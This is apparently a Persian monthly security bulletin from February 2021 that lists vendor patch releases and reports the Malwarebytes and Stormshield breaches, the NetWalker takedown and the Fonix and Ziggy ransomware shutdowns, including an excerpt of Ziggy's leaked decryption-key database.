۲۱ بهمن، شرکت ادوبی (Adobe Inc) مجموعه اصلاحیه‌های امنیتی ماه میلادی فوریه خود را منتشر کرد. اصلاحیه‌های مذکور، در مجموع، ۵۰ ضعف امنیتی را در محصولات مختلف این شرکت ترمیم می‌کنند. شدت حساسیت بسیاری از آسیب‌پذیری‌های مذکور، "حیاتی" گزارش شده و اکثر آنها در دسته آسیب‌پذیری به حملات اجرای کد قرار می‌گیرند. یکی از ضعف‌های امنیتی مذکور با شناسه CVE-2021-21017 از مدتی پیش مورد بهره‌جویی مهاجمان قرار گرفته است. سوءاستفاده از CVE-2021-21017 مهاجم را قادر می‌کند تا از طریق یک سایت مخرب اقدام به اجرای کد به‌صورت از راه دور بر روی دستگاه قربانی کند. با نصب به‌روزرسانی ماه فوریه، نسخه نگارش‌های جاری نرم‌افزارهای Acrobat DC و Acrobat Reader DC به ۲۰۲۱.۰۰۱.۲۰۱۳۵، نگارش‌های ۲۰۲۰ به ۲۰۲۰.۰۰۱.۳۰۰۲۰ و نگارش‌های ۲۰۱۷ آنها به ۲۰۱۷.۰۱۱.۳۰۱۹۰ تغییر خواهد کرد. اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه فوریه ادوبی در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security.html

گوگل

در بهمن ماه شرکت گوگل (Google LLC) در چندین نوبت با عرضه به‌روزرسانی اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۸ بهمن انتشار یافت ۸۸.۰.۴۳۲۴.۱۸۲ است. فهرست اشکالات مرتفع شده در لینک‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2021/01/stable-channel-update-for-desktop_19.html
https://chromereleases.googleblog.com/2021/02/stable-channel-update-for-desktop.html
https://chromereleases.googleblog.com/2021/02/stable-channel-update-for-desktop_4.html
https://chromereleases.googleblog.com/2021/02/stable-channel-update-for-desktop_16.html

لازم به ذکر است که یکی از آسیب‌پذیری‌های ترمیم شده توسط گوگل، روز-صفر بوده و همان‌طور که در لینک زیر به آن پرداخته شده مهاجمان در حال بهره‌جویی از آن هستند:

https://www.afta.gov.ir/portal/home/?news/235046/237266/242738/

موزیلا

در ماهی که گذشت شرکت موزیلا (Mozilla Corp) با ارائه به‌روزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد. درجه حساسیت برخی از این آسیب‌پذیری‌های ترمیم شده، "حیاتی" و برخی دیگر "بالا" گزارش شده است. توضیحات بیشتر در لینک‌های زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

سونیک‌وال

در بهمن ماه شرکت سونیک‌وال (SonicWall Inc) با انتشار اطلاعیه‌ای از بهره‌جویی مهاجمان از یک آسیب‌پذیری روز-صفر در برخی محصولات این شرکت برای رخنه به سامانه‌های داخلی آن خبر داد. مشروح این رخداد در گزارش زیر با همکاری مرکز مدیریت راهبردی افتای ریاست جمهوری و شرکت مهندسی شبکه گستر تهیه شده قابل دریافت و مطالعه است:

https://www.afta.gov.ir/portal/home/?news/235046/237266/242652/

اس‌آپ

اس‌آپ (SAP SE) دیگر شرکتی بود که در بهمن ماه ۹۹ با انتشار به‌روزرسانی امنیتی، آسیب‌پذیری‌هایی را در چندین محصول خود برطرف کرد. بهره‌جویی از بعضی از این آسیب‌پذیری‌های ترمیم شده مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=568460543

اپل

در ۴ مهر ماه، شرکت اپل (Apple Inc) با انتشار به‌روزرسانی، ضعف‌هایی امنیتی را محصولات زیر ترمیم و اصلاح کرد:

Xcode: https://support.apple.com/en-us/HT212153
iCloud for Windows: https://support.apple.com/en-us/HT212145
iOS & iPadOS: https://support.apple.com/en-us/HT212146
tvOS: https://support.apple.com/en-us/HT212149
watchOS: https://support.apple.com/en-us/HT212148
macOS: https://support.apple.com/en-us/HT212147 | https://support.apple.com/en-us/HT212177

سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند.

Sudo

در بهمن، مرکز مدیریت راهبردی افتای ریاست جمهوری در گزارش زیر به بررسی آسیب‌پذیری جدید Sudo پرداخت:

https://www.afta.gov.ir/portal/home/?news/235046/237267/242674/

بهره‌جویی از آسیب‌پذیری مذکور به هر کاربر محلی اجازه می‌دهد بدون نیاز به فرآیند احراز هویت، امتیازات سطح بالا را در سیستم‌های عامل مشابه Unix دریافت کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://www.sudo.ws/alerts/unescape_overflow.html

دروپـل

۱ بهمن، جامعه دروپل (Drupal Community) با عرضه به‌روزرسانی‌های امنیتی، یک آسیب‌پذیری با شناسه CVE-2020-36193 را در برخی از نسخ Drupal اصلاح کرد؛ بهره‌جویی از آن، مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توضیحات کامل در این خصوص در لینک زیر قابل دسترس است:

https://www.drupal.org/sa-core-2021-001

رویدادها و وقایع امنیتی

ملوربایتز:
ما هم هک شدیم!

ملوربایتز تایید کرده که مهاجمانی که موفق به رخنه به شبکه و یکی از محصولات شرکت سولارویندز شده بودند این شرکت را نیز هک کرده بودند.

نکته قابل توجه اینکه بر خلاف بسیاری از قربانیان اخیر، نفوذ به ملوربایتز از طریق محصول سولارویندز صورت نگرفته بوده است. در عوض آن‌طور که این شرکت امنیتی اعلام کرده هکرها از طریق یک برنامه امنیت ایمیل که دارای سطح دسترسی بالایی به Office 365 بوده به اطلاعات ملوربایتز دست یافته بودند.

به گزارش شرکت مهندسی شبکه گستر، بر اساس اطلاعیه‌ای که ملوربایتز آن را منتشر کرده، وقوع این حمله پس از آنکه مایکروسافت در ۲۴ آذر از فعالیت مشکوک با منشاء برنامه مذکور پرده برداشت مورد توجه این شرکت قرار گرفت.

در آن زمان مایکروسافت در حال ممیزی زیرساخت‌های Office 365 و Azure برای کشف هر گونه برنامه مخرب جاسازی شده از سوی مهاجمان بود.

به گفته مدیر عامل ملوربایتز پس از اطلاع از موفقیت مهاجمان در هک این شرکت، بررسی داخلی به‌منظور کشف آنچه در دسترس هکرها قرار گرفته بود آغاز شد. این شرکت مدعی است مهاجمان تنها توانسته بودند به زیرمجموعه‌ای محدود از ایمیل‌های سازمانی دست پیدا کنند و هیچ کدام از محصولات و کد منبع آنها در دسترس مهاجمان قرار نگرفته است.

اطلاعیه ملوربایتز در لینک زیر قابل مطالعه است:

https://blog.malwarebytes.com/malwarebytes-news/2021/01/malwarebytes-targeted-by-nation-state-actor-implicated-in-solarwinds-breach-evidence-suggests-abuse-of-privileged-access-to-microsoft-office-365-and-azure-environments/

از هکرهای سولارویندز و اکنون ملوربایتز با عناوین UNC۲۴۵۲ ، DarkHalo و StellarParticle یاد می‌شود.

گزارش‌های بیشتر در خصوص حمله زنجیره تأمین (Supply-chain Attack) سولارویندز در لینک‌های زیر قابل دریافت و مطالعه است:

- https://newsroom.shabakeh.net/21920/mcafee-and-sunburst-malware.html
- https://newsroom.shabakeh.net/21956/hackers-accessed-microsoft-source-code.html
- https://newsroom.shabakeh.net/21949/supernova.html
- https://www.afta.gov.ir/portal/home/?news/235046/237266/242419/
- https://www.afta.gov.ir/portal/home/?news/235046/237266/242610/
- https://www.afta.gov.ir/portal/home/?news/235046/237266/242549/

انهدام سایت‌های NetWalker
در وب تاریک

بر طبق اعلام وزارت دادگستری آمریکا، نهادهای قانونی این کشور و دو مرکز امنیتی بلغارستان موفق به مصادره سایت‌های مرتبط با باج‌افزار NetWalker در وب تاریک (Dark Web) شده‌اند. گردانندگان NetWalker از این سایت‌ها به‌منظور افشای اطلاعات قربانیانی که حاضر به پرداخت مبلغ اخاذی شده نمی‌شدند استفاده می‌کرده‌اند.

علیرغم آن که NetWalker در اواخر سال ۲۰۱۹ ظهور کرد اما دامنه حملات هدفمند آن گسترده و بسیار مخرب بوده است. NetWalker حمله موفق به شرکت‌های بزرگ و نامداری را در کارنامه دارد. ضمن آن که به کرات مراکز درمانی، مدارس و دانشگاه ها هدف حملات آن قرار گرفته‌اند.

در تابستان امسال، شرکت امنیتی مک‌آفی گزارشی را منتشر کرد که بر طبق آن گردانندگان باج‌افزار NetWalker در کمتر از ۵ ماه موفق به دریافت حداقل ۲۵ میلیون دلار از قربانیان خود شده بودند.

به گزارش شرکت مهندسی شبکه گستر، موارد زیر از جمله روش‌های رخنه اولیه مهاجمان NetWalker به شبکه قربانیان خود بوده است:

- بهره‌جویی (Exploit) از آسیب‌پذیری‌های امنیتی در سرویس‌هایی همچون Tomcat و WebLogic که در بستر اینترنت قابل دسترس هستند.
- اجرای حملات فیشینگ هدفمند (Spear Phishing) بر ضد حداقل یکی از کارکنان سازمان
- سوءاستفاده از پودمان Remote Desktop Protocol - به اختصار RDP

همچنین وزارت دادگستری آمریکا از اعلام جرم بر ضد یک شهروند کانادایی خبر داده است. او متهم است که بیش از ۲۷.۶ میلیون دلار از راه NetWalker کسب درآمد کرده است. بر طبق ادعا نامه صادر شده او حداقل از آوریل ۲۰۲۰ به‌نحوی در اخاذی‌های این باج‌افزار نقش داشته است. بنابراین می توان این طور نتیجه گیری کرد که او یکی از مشارکت‌کنندگان در توزیع NetWalker و نه عضوی از گروه برنامه‌نویسی این باج افزار بوده است.

الگویی که بسیاری از گردانندگان باج‌افزارهای مطرح از جمله صاحبان NetWalker از آن پیروی می‌کنند ارائه یک سرویس باج‌افزاری (Ransomware-as-a-Service) و یافتن شرکایی برای توزیع باج‌افزار است. در نهایت مبلغ پرداخت شده از سوی قربانی بین گردانندگان و توزیع‌کنندگان تقسیم می‌شود.

جزییات فنی در مورد NetWalker در اینجا قابل دریافت و مطالعه است.

تعطیلی باج‌افزار Fonix
و عرضه کلید رمزگشایی آن

گردانندگان Fonix ضمن توقف پروژه باج‌افزاری خود، کلید رمزگشایی موسوم به Master این باج‌افزار را به‌صورت عمومی منتشر کرده‌اند.

این باج‌افزار به فایل‌های رمز شده پسوند Fonix، FONIX، repter و XINOF الصاق می‌کند.

به گزارش شرکت مهندسی شبکه گستر، باج‌افزار Fonix در ژوئن ۲۰۲۰ ظهور کرد. اگر چه نمی‌توان آن را باج‌افزاری فعال دانست اما از نوامبر ۲۰۲۰ روندی نسبتا رو به رشد داشت.

به‌تازگی کاربری که خود را یکی از مدیران Fonix معرفی کرده در توییتر از تعطیلی این پروژه باج‌افزاری خبر داده است.

در پیام او آمده:

من یکی از مدیران گروه Fonix هستم.

شما از گروه Fonix خبر دارید اما ما به یک جمع‌بندی رسیده‌ایم.

باید توانایی‌های ما در مسیری صحیح صرف کمک به دیگران شود.

کدمنبع باج‌افزار به‌طور کامل حذف شده است، اما برخی اعضای گروه با تعطیلی پروژه موافق نیستند، مثل مدیر کانال تلگرام که تلاش کرده که در کانال منبع و داده‌های جعلی را به فروش برساند.

به هر حال، اکنون مدیر اصلی بر آن شده که دست از کارهای قبلی بردارد و تمامی دستگاه‌های آلوده را به رایگان رمزگشایی کند.


کلید رمزگشایی نیز در دسترس عموم قرار خواهد گرفت.

بیانیه نهایی گروه به‌زودی اعلام خواهد شد.


با احترام - گروه Foni

احتمال می‌رود که اعضای مخالف تعطیلی این باج‌افزار به گروه‌های باج‌افزاری دیگر ملحق شوند یا خود اقدام به راه‌اندازی پروژه‌ای جدید کنند.

در پیامی دیگر در توییتر، مدیر Fonix لینکی به یک فایل RAR با نام Fonix_decrypter.rar را به اشتراک گذاشته شده که شامل یک رمزگشا (Decryptor) و کلید رمزگشایی خصوصی اصلی (Master Private Decryption Key) است



به‌نظر می‌رسد رمزگشای مذکور ابزاری برای استفاده داخلی گردانندگان Fonix بوده و کار با آن برای کاربران عادی بسیار دشوار و پیچیده است.




انتظار می‌رود که با اطلاعات عرضه شده به‌زودی ابزار رمزگشایی آن توسط شرکت‌های امنیتی و محققان باج‌افزار در دسترس قربانیان Fonix قرار بگیرد.

خبر خوش برای
قربانیان باج‌افزار Ziggy

چند روز قبل، گرداننده Ziggy ضمن ابزار پشیمانی از اقدامات گذشته خود، از توقف فعالیت این باج‌افزار خبر داد!


این فرد در گفتگو با سایت BleepingComputer دلیل رو آوردن به اخاذی سایبری را کسب درآمد در کشور جهان سومی که در آن سکونت دارد بیان کرده است. در ادامه هم مدعی شده که به دلیل عذاب وجدان و نگرانی از اقدامات اخیر نهادهای قانونی بر ضد بدافزار Emotet و باج‌افزار NetWalker، پروژه این باج‌افزار را متوقف کرده و کلیدهای رمزگشایی آن را منتشر می کند.

به گزارش شرکت مهندسی شبکه گستر در نهایت ۱۹ بهمن ماه یک فایل SQL شامل ۹۲۲ کلید رمزگشایی این باج‌افزار منتشر شد. در فایل مذکور به ازای هر قربانی سه کلید که برای رمزگشایی فایل‌ها نیاز است درج شده است.



```
DB.sql *

SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
START TRANSACTION;
SET time_zone = "+00:00";

CREATE TABLE `rdps` (
  `id` int(255) NOT NULL,
  `unique_id` varchar(20) NOT NULL,
  `hard_size` varchar(20) NOT NULL,
  `encryption_time` varchar(20) NOT NULL,
  `cpu_name` varchar(50) NOT NULL,
  `ram_size` varchar(20) NOT NULL,
  `os_name` varchar(30) NOT NULL,
  `authentication_key` varchar(150) NOT NULL,
  `decryption_key1` varchar(5000) NOT NULL,
  `decryption_key2` varchar(5000) NOT NULL
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Dumping data for table `rdps`
--

INSERT INTO `rdps` (`id`, `unique_id`, `hard_size`, `encryption_time`, `cpu_name`, `ram_size`, `os_name`, `authentication_key`, `decryption_key1`, `decryption_key2`) VALUES
(16, '9AF08422', '27,1 GB', '2020-12-01-10-8', 'Intel(R) Xeon(R) CPU  X5660  @ 2.80GHz', '7,6 GB', 'Microsoft Windows Server 2012 ', 'YiekEJq465mGeGkUhiEXM2SGexnsFRqUsy36YXe2oZ
(17, '9AF08422', '27,1 GB', '2020-12-01-10-22', 'Intel(R) Xeon(R) CPU  X5660  @ 2.80GHz', '7,6 GB', 'Microsoft Windows Server 2012 ', 'X53zFBnn3ira3f7ef6wRHEijGxL/FPFym7KTa6l2fI
(15, '9AF08422', '27,1 GB', '2020-12-01-10-6', 'Intel(R) Xeon(R) CPU  X5660  @ 2.80GHz', '7,6 GB', 'Microsoft Windows Server 2012 ', 'kcsJOQ7pCPQL30SQT4VhjieLk6ce3rH2mq+fg/gL6H3
(14, '9AF08422', '32,7 GB', '2020-12-01-9-25', 'Intel(R) Xeon(R) CPU  X5660  @ 2.80GHz', '7,6 GB', 'Microsoft Windows Server 2012 ', '7/npPirwZjos+RM1wR1f7tz9czKAzZRn/kUn2L2uQ0
(13, '9AF08422', '32,6 GB', '2020-12-01-7-58', 'Intel(R) Xeon(R) CPU  X5660  @ 2.80GHz', '7,6 GB', 'Microsoft Windows Server 2012 ', 'G7QC31/HWnOoggjS3M+ezaKAoMDWzbrFt3jNZebVJRkI
(12, '9AF08422', '32,6 GB', '2020-12-01-7-46', 'Intel(R) Xeon(R) CPU  X5660  @ 2.80GHz', '7,6 GB', 'Microsoft Windows Server 2012 ', 'QRhtPoejqWUxgmF7+OSwl80GJgaiiBEu3wVAYA6YlM2
(11, '9AF08422', '32,6 GB', '2020-12-01-7-16', 'Intel(R) Xeon(R) CPU  X5660  @ 2.80GHz', '7,6 GB', 'Microsoft Windows Server 2012 ', 'gJJ+OgTOq/QAbx95nl630XzhAjbfGHuAIpco8gIgd4z
INSERT INTO `rdps` (`id`, `unique_id`, `hard_size`, `encryption_time`, `cpu_name`, `ram_size`, `os_name`, `authentication_key`, `decryption_key1`, `decryption_key2`) VALUES
(18, '4AFCF643', '16,8 GB', '2020-12-01-10-46', 'Intel Core Processor (Haswell, no TSX)', '2,0 GB', 'Microsoft Windows Server 2019 ', 'Ie+ldUOz41g9nkrHzKpUJj8JHion6TMsG8ZtJdS9jI
(19, '34E676E7', '34.8 GB', '2020-12-01-11-6', 'Intel(R) Xeon(R) CPU E5-2630 v4 @ 2.20GHz', '16.0 GB', 'Microsoft Windows Server 2016 ', 'P5/OKXK4YgXVwkaqLsAM2MdSl3GGEFWiT/VdfXe
(20, '7E919ABA', '57.0 GB', '2020-12-01-11-59', 'Intel(R) Xeon(R) CPU E5-2620 v4 @ 2.10GHz', '15.9 GB', 'Microsoft Windows Server 2012 ', 'v1/3ZxyWdkWxlmb48WWMncH0UL7LrHcA96wawG
(21, '9AF08422', '27,1 GB', '2020-12-01-13-18', 'Intel(R) Xeon(R) CPU  X5660  @ 2.80GHz', '7,6 GB', 'Microsoft Windows Server 2012 ', 'cccwIpUw2VPzuUHDY7af5lcR/h+lHlhdRtnlLWRpGE
(22, '2E8D8D81', '15.4 GB', '2020-12-01-13-6', 'Intel(R) Xeon(R) CPU E3-1240 V2 @ 3.40GHz', '6.0 GB', 'Microsoft Windows Server 2012 ', 'SIdUglQK1PpGbH4iUgSrsCiTCs1w2N2oVjtmjsnb
(23, '34E676E7', '35.2 GB', '2020-12-01-13-57', 'Intel(R) Xeon(R) CPU E5-2630 v4 @ 2.20GHz', '16.0 GB', 'Microsoft Windows Server 2016 ', 'emofusFqyCGEdPDZAes2ynpOr3NTgV+ZyjEcuL
(24, '34E676E7', '35.2 GB', '2020-12-01-13-59', 'Intel(R) Xeon(R) CPU E5-2630 v4 @ 2.20GHz', '16.0 GB', 'Microsoft Windows Server 2016 ', 'Sy+ShFQjOJSIGY00rU8QVEwv4QgVuNeUKsPH2C
```

همچنین این فرد، نرم‌افزاری را به عنوان ابزار رمزگشایی منتشر کرده که البته توسط برخی ضدویروس‌های مطرح مخرب گزارش شده است.



خبر خوش این که با انتشار کلیدها، محققان موفق به عرضه ابزار زیر برای رمزگشایی فایل‌های متعلق به قربانیان Ziggy شده‌اند:

https://www.emsisoft.com/ransomware-decryption-tools/ziggy

به‌تازگی نیز گردانندگان Fonix در اقدامی مشابه کلیدهای رمزگشایی این باج‌افزار را منتشر کردند.

صرف‌نظر از تعداد اندک این تبهکاران در ظاهر عاقبت‌بخیر! همیشه و در همه حال، بکارگیری روش‌های پیشگیرانه در مقابله با باج‌افزارها و مقاوم سازی پودمان RDP برای ایمن ماندن از گزند این بدافزارهای مخرب توصیه می‌شود.

باز هم هک یک شرکت امنیتی؛

این بار، استورم‌شیلد

شرکت استورم‌شیلد (Stormshield)، از ارائه‌دهندگان محصولات امنیتی و یکی از اصلی‌ترین تأمین‌کنندگان محصولات امنیت شبکه برای دولت فرانسه از دسترسی مهاجمان به یکی از پورتال‌های پشتیبانی این شرکت و سرقت اطلاعات برخی مشتریان خود خبر داده است.

همچنین این شرکت اعلام کرده که مهاجمان موفق به سرقت بخش‌هایی از کد منبع (Source Code) دیواره آتش Stormshield Network Security - به اختصار SNS - شده‌اند. SNS یکی از محصولاتی است که دولت فرانسه مجوز استفاده از آن را در شبکه‌های حساس این کشور صادر کرده بود.

در عین حال این شرکت اعلام کرده که تا کنون سندی دال بر تغییر غیرمجاز کد و هک شدن محصولات عملیاتی فعلی نیافته است.

استورم‌شیلد، چندمین شرکت امنیتی است که در چند ماه گذشته از رخنه موفق مهاجمان به شبکه داخلی خود پرده برداشته است.

به گزارش شرکت مهندسی شبکه گستر، آژانس ملی امنیت سایبری فرانسه وقوع این اتفاق در استورم‌شیلد را به‌عنوان یک نشت امنیتی و رخدادی بحرانی در نظر گرفته و محصولات SNS و SNI را تحت رصد و بررسی خود قرار داده است.

علاوه بر بازبینی کد منبع SNS، استورم‌شیلد اعلام کرده که گام‌های دیگری را در راستای جلوگیری از سایر اشکال حمله - در صورت آن‌که مهاجمان به سایر زیرساخت‌های این شرکت دست یافته باشند - برداشته است.

این شرکت گواهینامه‌های دیجیتالی را که تا پیش از این رخداد برای امضای به‌روزرسانی‌های SNS استفاده می‌شده است جایگزین کرده و اکنون این تغییرات در قالب به‌روزرسانی در اختیار مشتریان و شرکای این شرکت قرار گرفته است.

همچنین استورم‌شیلد اعلام کرده که رمزهای عبور پورتال پشتیبانی خود را که این مهاجمان آن را هک کرده بودند تغییر داده است. این اقدام برای پورتال آموزش مشتریان که هک نشده است نیز صورت گرفته است.

بررسی‌های این شرکت نشان می‌دهد که مهاجمان به داده‌های شخصی و فنی برخی مشتریان استورم‌شیلد نیز دست یافته‌اند. از جمله این اطلاعات می‌توان به تیکت‌های پشتیبانی و اطلاعات فنی تبادل شده اشاره کرد. با این توضیح که دامنه آن، محدود به ۲ درصد مشتریان این شرکت گزارش شده است.

استورم‌شیلد زیرمجموعه‌ای از شرکت ایرباس سایبرسکیوریتی (Airbus CyberSecurity) است.


مشروح بیانیه استورم‌شیلد در خصوص رخداد اخیر را در لینک زیر بخوانید:

https://www.stormshield.com/security-incident-stormshield/

امکان Secure Storage Master Key
در نسخه ۱۸ تجهیزات Sophos XG

